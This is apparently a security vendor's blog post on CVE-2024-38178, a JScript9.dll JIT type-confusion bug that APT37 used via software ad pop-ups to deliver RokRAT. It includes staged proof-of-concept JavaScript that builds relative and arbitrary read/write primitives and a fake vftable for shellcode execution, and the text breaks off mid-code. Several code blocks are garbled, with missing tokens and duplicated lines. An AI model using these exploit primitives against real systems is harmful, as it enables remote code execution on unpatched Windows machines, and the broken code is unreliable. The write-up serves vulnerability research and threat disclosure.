medium.com /s2wblog/unmasking-cve-2024-38178-the-silent-threat-of-windows-scripting-engine-91ad954dbf83

Unmasking CVE-2024-38178: The Silent Threat of Windows Scripting Engine

S2W ⋮⋮ 10/16/2024

Author: Hosu Choi, Minyeop Choi | S2W Talon

: Oct 16, 2024

Executive Summary

(Vulnerability Overview) On August 13, 2024, Microsoft patched CVE-2024-38178, a vulnerability within JScript9.dll, as part of the August Patch Tuesday.

(Vulnerability Cause) CVE-2024-38178 is a type confusion vulnerability caused by the JIT engine in JScript9.dll performing incorrect optimizations on variables initialized with the **usual arithmetic conversion** exception operator, which can be used to bypass the CVE-2022-41128 patch released in November 2022.

- CVE-2022-41128 is publicly available with detailed analysis and was exploited by a threat group behind North Korea in 2022, so it is likely that attackers quickly weaponized the vulnerability.
- An attacker exploiting this vulnerability can remotely execute code on a targeted Windows system.

(Related threat groups and attacks) In June 2024, APT37 (Scarcruft), a North Korea-based threat group, exploited this vulnerability in an in-the-wild attack against specific organizations in South Korea.

- 12721952796–107–0_1.ad_toast.html (MD5:)
- Malicious script downloaded from attacker's C&C server* via freeware's ad add-on feature process (*Uses a domain similar to a specific network advertising vendor name)
-) After downloading the malicious script, the behavior is similar to previous attacks in 2021 viaRuby scripts.
- Finally identified as ROKRAT malware that communicates with cloud storage (Yandex, pCloud)

(Countermeasures) Vendors should pay special attention to versioning and vulnerability response for key modules used by legacy engines, as it is difficult for users to respond to exploits targeting software that uses outdated Windows libraries.

Introduction

On August 13, 2024, Microsoft patched CVE-2024-38178, a remote code execution vulnerability in JScript9.dll, as part of its August Patch Tuesday.

In June 2024, the vulnerability was exploited in an attack targeting products from a South Korean software vendor, and S2W obtained and analyzed a sample of the malware. After identifying the mechanism by which the targeted software executed JavaScript code embedded in the ad page in JScript9.dll*, the attacker used the vulnerability to trigger remote code execution and perform malicious actions on the victim's Windows system.

* See **Appendix A. JScript9.dll Overview** for an overview of the JScript9.dll scripting engine.

Sample analysis confirmed that CVE-2024-38178 is a type confusion vulnerability bypassing the existing **CVE-2022-41128***patch.

*** CVE-2022-41128** isa type confusion vulnerability in JScript9.dll that was used by the North Korea-based threat group APT37 in October 2022 in malware disguised as a document titled "Situation of the Itaewon Incident in Yongsan, Seoul".

- Related malware analysis report:
- Detailed analysis report of the vulnerability:

Detailed Analysis

1. In-The-Wild Vulnerability Exploitation Flow

The attacker is believed to have created a domain similar to that of a specific ad agency service provider and then approached the targeted software vendor to register a similar domain.

The registered service is then rendered in the vendor's ad pop-up process of software. Typically, ad pages contain JavaScript to monitor events, such as the number of visits and ad pop-ups legacy WebView uses the JScript9 engine

to execute JavaScript.

The attacker targeted Windows users and injected an obfuscated JavaScript payload into the page the attacker constructed. Because the ad popup event typically occurs shortly after the victim launches the targeted software, the attacker was able to trigger a zero-day vulnerability in JScript9 (CVE-2024-38178) to perform malicious actions without further interaction.




Figure 1. Complete malware execution flow

The attacker exploited the vulnerability to execute arbitrary code, allowing them to configure the download of additional malware through multiple shares. The downloaded malware consists of a Ruby engine, a Ruby script, and an encrypted file decrypted by the Ruby script. The decrypted malware was executed by randomly selecting two executables in system32 and executing the injection in two stages by placing RokRAT in memory. The C2 of RokRAT used here was either Yandex or PCloud, consistent with the strategies, tactics, and procedures (TTPs) found in previous attacks by the APT37 attack group.

Reference Report>

2. Root Cause Analysis

The JIT compiler of JScript9 performs optimizations on code that is executed repeatedly, and one of these optimization functions, `GlobOpt::OptArraySrc`, calls the `ValueType::IsUninitialized` function on the variables to be optimized.

```
{       v10 = (v43 + );         ( !GlobOpt::() && !ValueType::(v10) )       {         v35[]
= *(v8 + );                  ( ValueType::(v35) )         {
IR::Opnd::(v6, *(v8 + ));           v6 = v39;         }       }     }      LABEL_15;
```

The branching that follows the call to `ValueType::IsUninitialized` is related to the usual arithmetic conversion. Arithmetic conversions match types when two operands have different types. By default, implicit type casting is performed by these arithmetic conversions for all operations, with the exception that the operands do not need to be type-matched for incremental (++, -) and bitwise (<<, >>, &, ^ …) operations.

For this reason, when passing a variable initialized with an increment or decrement, or bitwise operation, the `ValueType::IsUninitialized` function will assume that it is a variable that does not require arithmetic conversion and return False, skipping the call to the `IR::Opnd::SetValueType` function to validate the type for casting, causing type confusion.

The reconstructed PoC code based on the attacker's payload obtained in this attack is shown below.

By exploiting the fact that the JIT compiler skips type validation of variables initialized with the usual arithmetic conversion exception operator, an attacker could bypass the security patch in CVE-2022-41128 by simply adding code that declares the variable `j` and assigns it `q` via increment operator in the existing proof of concept for CVE-2022-41128.

Accessing `q`, which has been changed to an Object type through the Int32Array's array indexing method, can trigger Type Confusion, allowing arbitrary manipulation of the value of the address pointed to by the object's property value.

The following are the debugging results for the `q[8] = 0x42424242` code snippet during the PoC, comparing the machine code generated by the JIT compiler under normal behavior with the machine code generated due to the vulnerability. When the JIT compiler adds the type validation code, it calls the `JavascriptOperators::OP_SetElementI_JIT` function.




Figure 2. Machine code generated by the JIT compiler during normal operation

The optimized machine code caused by the vulnerability removes the routine calling `JavascriptOperators::OP_SetElementI_JIT` and accesses the address `0x414161 (0x414141 + 4 * 8)`, which is the calculated offset of `q[8]`, without type validation, to write `0x42424242`.




Figure 3. Vulnerable machine code generated by incorrect JIT engine assumptions

The subsequent exploit steps are identical to the previously disclosed CVE-2022-41128, suggesting that the vulnerability was quickly weaponized after bypassing the patch.

3. Exploit Analysis

We verified the actual exploit configuration and found that it exploits vulnerabilities related to type validation and memory management in the just-in-time (JIT) compiler to execute arbitrary code. In addition, a separate PoC was configured and analyzed on an **affected version of Windows environment*** (Windows 11 23H2 build 22631.3880)

to verify the possibility of remote code execution due to type confusion. The exploitation process can be summarized in four steps.

1. Leak the JScript9.dll address and VirtualProtect function address through vtable and modify the Length property value of an arbitrary Array object to a large value to obtain a Relative Read/Write primitive of sufficient size.
2. Using Relative R/W, manipulate the DataView object method call arguments to obtain an Arbitrary R/W primitive.
3. Construct a fake literal string object with Arbitrary R/W and configure the literal string method to reference the fake object.
4. When the literal string method is called, the VirtualProtect function and shellcode of the fake vftable are called to execute arbitrary code.

* See **Appendix B. Affected Windows Versions** for a list of affected Windows versions other than these versions.

3.1 Stage 1 — Obtain Relative Read/Write Primitive

The PoC code to perform step 1 is shown below.

```
var b = newArray(256)
functionfoo() {
    g = newArrayBuffer(1400);
    d = newInt32Array(g);
var j = 1;



for (var k = 0; k < 256; k++) {
        b[k] = newArray(0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15);
    }



var e = newObject({
a: 1,
b: 2,
c: "3",
d: b[52],   // Get relative R/W using b[52]
e: 5,
    });



functionboom(m) {
// ... Triggering Bug
if(p){
            q[8] = 0x1fffffff;  // Array Length
            q[21] = 0x1fffffff; // Array Actual Length
            q[22] = 0x1fffffff; // Buffer Length

                                jscript9_base. = q[] - ;            jscript9_base. =
q[];        }    }     ( h = ; h < ; h++) {        ();    }    ();}();
```

The typed array, `Int32Array`, accesses the array content by referencing a pointer at offset 0x38.




Figure 4. Int32Array Memory Structure

The machine code generated by the weak assumption thinks that the Object `q` is still an `Int32Array` and allows an approach with an array index like `q[0]`, referencing the address of the `b[52]` Array object at Object `q` offset 0x38. For this reason, it is possible to read or write arbitrary property values of the `b[52]` object.




Figure 5. Referencing Object q as an Int32Array due to type confusion

JScript9.dll address can be leaked by reading the vftable with `q[0]`, `q[1]`, the first 8 bytes of `b[52]`. The exploit later uses this to leak the `VirtualProtect` address for shellcode execution. In this case, 8 bytes are read through two array indices because the original type of `q`, `Int32Array`, handles 32-bit Integer data, which is calculated in 4-byte increments when accessing the array index.
After the vftable leak `b[52].length` is tampered with to `0x1fffffff` go through `q[8]`, `q[21]`, and `q[22]`.





Figure 6. `b[52]` Array's Length property tampered with and JScript9.dll address exfiltrated

By overwriting `b[52].length` with `0x1ffffff`, we have access to `b[52][0x0]` through `b[52][0x1fffffff]`, giving us a Relative Read/Write primitive of sufficient size to exploit.






Figure 7. Output of b[52].length (left)/imagebase of JScript9.dll (right)

3.2 Stage 2 — Obtain Arbitrary Read/Write Primitive

Use a DataView object to obtain arbitrary read/write primitives. A DataView provides a low-level interface for reading and writing number-type data from an ArrayBuffer. `b[52]` Relative R/W can be used to leak the address of the DataView object. Then, `b[54]` can reference the DataVierw object and call the getUint32/setUint32 methods for arbitrary read/write.

```
var arraybuffer = newArrayBuffer(16);
var dataview = newDataView(arraybuffer);
    b[53][0] = dataview


// Leak b[53] Array Content Pointer
var b53 = {
addr_low: b[52][32],
addr_high: b[52][33]
    };


// Overwrite b[54] Array Content Pointer
    b[52][80] = b53.addr_low;
    b[52][81] = b53.addr_high;
    b[52][82] = b53.addr_low;
    b[52][83] = b53.addr_high;


// Get dataview object address
var dataview_obj = {
addr_low: b[54][0],
addr_high: b[54][1]
    };


    b[52][80] = dataview_obj.addr_low - 4;
    b[52][81] = dataview_obj.addr_high;
    b[52][82] = dataview_obj.addr_low - 4;
    b[52][83] = dataview_obj.addr_high;


functionread4(addr_low, addr_high) {
        b[54][7] = addr_low;
        b[54][8] = addr_high;
return dataview['getUint32'](0, true);
    }
```

```
              () {        b[][] = addr_low;          b[][] = addr_high;
dataview[](, val, );    }
```

3.3 Stage 3 — Configure Fake Vftable and Fake Object

To create the fake objects, create literal, shellcode, and compound strings and assign them to `b[53][1]`, `b[53][2]`, and `b[53][3]`, respectively. Find the address of each string object and find the address of `b[56][0]`, which is the address we will use as the fake vftable.

```
    b[53][1] = literal_string,
    b[53][3] = compound_string,
    b[53][2] = shellcode;



// b[53][1]
    literal_str_obj = {
        addr_low : read4(b[52][32] + 0x20, b[52][33]),
        addr_high : read4(b[52][32] + 0x24, b[52][33])
    };



// b[53][2]
    shellcode_str_obj = {
        addr_low : read4(b[52][32] + 0x28, b[52][33]),
        addr_high : read4(b[52][32] + 0x2C, b[52][33])
    };



// b[53][3]
    compound_str_obj = {
        addr_low : read4(b[52][32] + 0x30, b[52][33]),
        addr_high : read4(b[52][32] + 0x34, b[52][33])
    };

        fake_vftable = {        addr_low : b[][] + ,        addr_high : b[][]    };
```

Configure the Fake Object to the content buffer address of the shellcode string as follows.

- `fake_obj + 0x0` = fake vftable
- `fake_obj + 0x8` = literal string type
- `fake_obj + 0x10` = compound string length
- `fake_obj + 0x18` = compound string buffer pointer
- `fake_obj + 0x20` = shellcode string object address

```
// make fake object
fake_obj = {
    addr_low : read4(shellcode_str_obj.addr_low + 0x20, shellcode_str_obj.addr_high),
// make fake object
fake_obj = {
    addr_low : read4(shellcode_str_obj.addr_low + 0x20, shellcode_str_obj.addr_high),
    addr_high : read4(shellcode_str_obj.addr_low + 0x24, shellcode_str_obj.addr_high)
};

// write fake vftable
write8(fake_obj.addr_low, fake_obj.addr_high,
      fake_vftable.addr_low,fake_vftable.addr_high);

// write literal string type
literal_str_type = {
    addr_low : read4(literal_str_obj.addr_low + 0x8, literal_str_obj.addr_high),
    addr_high : read4(literal_str_obj.addr_low + 0xC, literal_str_obj.addr_high)
};
write8(fake_obj.addr_low + 0x8, fake_obj.addr_high,
      literal_str_type.addr_low, literal_str_type.addr_high );

// write compound string length
compound_str_length = {
```

```
    addr_low : read4(compound_str_obj.addr_low + 0x10, compound_str_obj.addr_high),
    addr_high : read4(compound_str_obj.addr_low + 0x14, compound_str_obj.addr_high)
};
write8(fake_obj.addr_low + 0x10, fake_obj.addr_high,
      compound_str_length.addr_low, compound_str_length.addr_high);


// write compound string buffer pointer
compound_str_buffer = {
    addr_low : read4(compound_str_obj.addr_low + 0x20, compound_str_obj.addr_high),
    addr_high : read4(compound_str_obj.addr_low + 0x24, compound_str_obj.addr_high)
};
write8(fake_obj.addr_low + 0x18, fake_obj.addr_high,
      compound_str_buffer.addr_low, compound_str_buffer.addr_high);

(b[][] + , b[][], fake_obj., fake_obj.);
```

`b[53][1]`, where the literal string is located, will point to the fake object as shown in the figure so that when the method is called, the literal string in `b[53][1]` will reference the fake vftable.




Figure 8. The result of configuring method b[53][1] to reference a fake object.

3.4 Stage 4 — Reference the Fake Object and Execute Shellcode

Obtain the KERNEL32.dll image base and VirtualProtect function address based on the image base of the leaked JScript9.dll. `b[53][1]` When calling the trim method of the literal string, refer to the vftable pointer of the fake object, calling the function located at offset `vftable + 0x2c8`. Since the vftable pointer is pointing to the address`b[56][0]`,we can call the desired function by modifying `b[56][0] + 0x2c8`.

```
CreateFileW_low = read4(jscript9_base.addr_low + 0x3d1698, jscript9_base.addr_high);
